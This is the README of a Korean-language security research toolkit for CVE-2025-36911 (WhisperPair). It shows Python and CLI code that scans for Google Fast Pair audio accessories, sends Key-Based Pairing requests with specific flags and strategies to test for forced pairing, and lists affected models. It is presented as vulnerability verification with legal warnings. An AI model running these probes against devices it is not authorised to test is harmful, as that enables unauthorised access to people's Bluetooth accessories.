 spectrixdev/diy_whisperpair
Google Fast Pair를 사용한 블루투스 액세서리 하이재킹: WhisperPair CVE-2025-36911 참조 구현 및 취약점 검증 툴킷

CVE-2025-36911 참조 구현 및 취약점 검증 툴킷


공식 구현체가 현재 운영 중입니다. KU Leuven 팀에 감사드립니다 (감사 인사)
법적 고지: 이는 보안 연구 도구입니다. 사용 전에 LEGAL.md를 읽으십시오. 컴퓨터 시스템에 대한 무단 접근은 범죄 행위입니다.
Google Fast Pair를 사용하여 블루투스 액세서리 하이재킹.
WhisperPair (CVE-2025-36911) 는 공격자가 사용자 동의 없이 플래그십 오디오 액세서리와 강제로 페어링할 수 있게 하는 심각한 취약점으로, 종종 10초 이내에 이루어집니다.
DIY-WhisperPair 는 이러한 공격을 구현하여 세 가지 주요 위험을 입증하는 연구 툴킷입니다:
[!NOTE] 연구 전용: 이 툴킷은 개념 증명 스캐너 및 검증기를 포함합니다. 능동적 도청, 지속적 위치 추적 또는 악의적 페이로드 삽입을 위한 도구는 포함하지 않습니다. 취약한 장치를 식별하는 용도로만 사용됩니다.
# Install
git clone https://github.com/SpectrixDev/DIY_WhisperPair.git
cd DIY_WhisperPair
pip install -e .

# Run interactive CLI
whisperpair

그러면 대화형 메뉴가 시작됩니다:
╦ ╦╦ ╦╦╔═╗╔═╗╔═╗╦═╗╔═╗╔═╗╦╦═╗
║║║╠═╣║╚═╗╠═╝║╣ ╠╦╝╠═╝╠═╣║╠╦╝
╚╩╝╩ ╩╩╚═╝╩  ╚═╝╩╚═╩  ╩ ╩╩╩╚═

────────────── 메인 메뉴 ──────────────

  1  스캔      주변의 Fast Pair 장치 검색
  2  검증    장치 취약점 테스트 (권한 필요)
  3  정보    상세 장치 정보 얻기
  4  소개     CVE-2025-36911에 대해 알아보기
  0  종료    애플리케이션 종료

옵션 선택 [1]:
이 라이브러리는 쉽게 확장 가능하도록 설계되었습니다. 필요한 것을 임포트하세요:
import asyncio
from whisperpair import scan_devices, verify_device, get_device_info

# Scan for Fast Pair devices
devices = asyncio.run(scan_devices(timeout=10))
for d in devices:
    print(f"{d.address} - {d.name} - Risk: {'HIGH' if not d.is_in_pairing_mode else 'Low'}")

# Find only vulnerable devices (not in pairing mode)
vulnerable = asyncio.run(scan_devices(vulnerable_only=True))

# Verify a specific device (REQUIRES AUTHORIZATION)
result = asyncio.run(verify_device("AA:BB:CC:DD:EE:FF"))
if result.success:
    print(f"VULNERABLE - Provider: {result.provider_address}")

# Get device info
info = asyncio.run(get_device_info("AA:BB:CC:DD:EE:FF"))
print(f"Model: {info['model_name']}")
from whisperpair import (
    # Scanner
    FastPairScanner,
    FastPairDevice,

    # Client
    FastPairClient,
    VerificationResult,

    # Protocol
    KeyBasedPairingRequest,
    KeyBasedPairingResponse,
    PairingRequestFlags,
    parse_bluetooth_address,
    parse_kbp_response_multi_strategy,

    # Crypto
    FastPairCrypto,
    aes_128_encrypt,
    aes_128_decrypt,
    generate_account_key,

    # Constants
    FAST_PAIR_SERVICE_UUID,
    KEY_BASED_PAIRING_CHAR_UUID,
    KNOWN_MODEL_IDS,
)

# Custom scanner with callbacks
def on_found(device: FastPairDevice):
    if not device.is_in_pairing_mode:
        print(f"[!] Potential target: {device.address}")

scanner = FastPairScanner(timeout=15, on_device_found=on_found)
asyncio.run(scanner.scan())

# Build raw protocol packets (flags 0x11 = INITIATE_BONDING | EXTENDED_RESPONSE)
target_bytes = parse_bluetooth_address("AA:BB:CC:DD:EE:FF")
request = KeyBasedPairingRequest.for_verification(provider_address=target_bytes)
packet = request.build()  # 16-byte plaintext

# Multiple verification strategies available:
# - strategy_raw_kbp()      - flags 0x11, works on most vulnerable devices
# - strategy_with_seeker()  - flags 0x02, includes seeker address
# - strategy_retroactive()  - flags 0x0A, bypasses some checks
# - strategy_extended()     - flags 0x10, for newer devices

# Full custom flow (AES key optional - response detection alone indicates vulnerability)
async with FastPairClient("AA:BB:CC:DD:EE:FF") as client:
    model_id = await client.read_model_id()
    result = await client.verify_pairing_behavior()  # No key needed for detection
    if result.response_received:
        print("VULNERABLE - device responded when it shouldn't")
준비된 복사-붙여넣기 예제는 examples.py를 참조하세요:
python examples.py scan              # Basic scanning
python examples.py vulnerable        # Find vulnerable devices
python examples.py verify AA:BB:CC:DD:EE:FF
python examples.py custom            # Scanner with callbacks
whisperpair
# Scan for devices
whisperpair scan
whisperpair scan --vulnerable
whisperpair scan --timeout 15

# Get device info
whisperpair info AA:BB:CC:DD:EE:FF

# Verify vulnerability (requires flags)
whisperpair verify AA:BB:CC:DD:EE:FF --authorized

# Learn about the vulnerability
whisperpair about
이 도구는 능동적인 블루투스 작업을 수행합니다. 검증 명령어를 실행하기 전에 다음이 있어야 합니다:
| 관할권 | 관련 법률 |
|---|---|
| 영국 | Computer Misuse Act 1990, Section 1-3A |
| 미국 | Computer Fraud and Abuse Act (CFAA) |
| EU | Directive 2013/40/EU |
| 독일 | § 202a-c StGB |
| 호주 | Criminal Code Act 1995, Part 10.7 |
자세한 지침은 LEGAL.md를 참조하세요.
Google Fast Pair는 장치가 페어링 모드일 때만 페어링 요청을 수락하도록 요구합니다. 많은 장치가 이 검사를 통과하지 못합니다:
예상: 장치가 "페어링 모드인가?" 확인 → 아니오 → 거부
실제: 장치가 모드 상태와 관계없이 요청 수락
취약점은 장치가 페어링 모드가 아닐 때 키 기반 페어링(Key-Based Pairing) 요청에 응답하는지 확인하여 탐지됩니다:
graph TD
    subgraph Packet["Key-Based Pairing Request (16 bytes)"]
      direction LR
      B0["0x00"]
      B1["0x11"]
      MAC["MAC: 6 bytes"]
      Salt["Salt: 8 bytes"]
    end

    B0:::byte -- "Message Type" --> Desc0["Key-Based Pairing Request"]
    B1:::byte -- "Flags" --> Desc1["INITIATE_BONDING | EXTENDED_RESP"]

    classDef byte fill:#e1f5fe,stroke:#333,stroke-width:1px;
탐지: 응답 수신 = 취약함 (AES 키 불필요!)
블루투스 범위(~10-14m) 내의 공격자는 다음을 수행할 수 있습니다:
| 제조사 | 장치 |
|---|---|
| Pixel Buds Pro 2 | |
| Sony | WF-1000XM4, WH-1000XM5, LinkBuds S |
| JBL | Tune Buds, Live Pro 2 |
| Anker | Soundcore Liberty 4 |
| 기타 | whisperpair.eu 참조 |
DIY_WhisperPair/
├── src/whisperpair/
│   ├── __init__.py      # Public API exports
│   ├── scanner.py       # BLE device discovery
│   ├── client.py        # GATT client & verification
│   ├── protocol.py      # Packet builders
│   ├── crypto.py        # AES-128, ECDH, keys
│   ├── constants.py     # UUIDs, Model IDs
│   └── cli.py           # Interactive CLI
├── examples.py          # Copy-paste code snippets
├── security_demo.py     # Standalone verification demo
├── LEGAL.md
└── README.md
git clone https://github.com/SpectrixDev/DIY_WhisperPair.git
cd DIY_WhisperPair
python3 -m venv venv
source venv/bin/activate  # Linux/macOS
pip install -e .

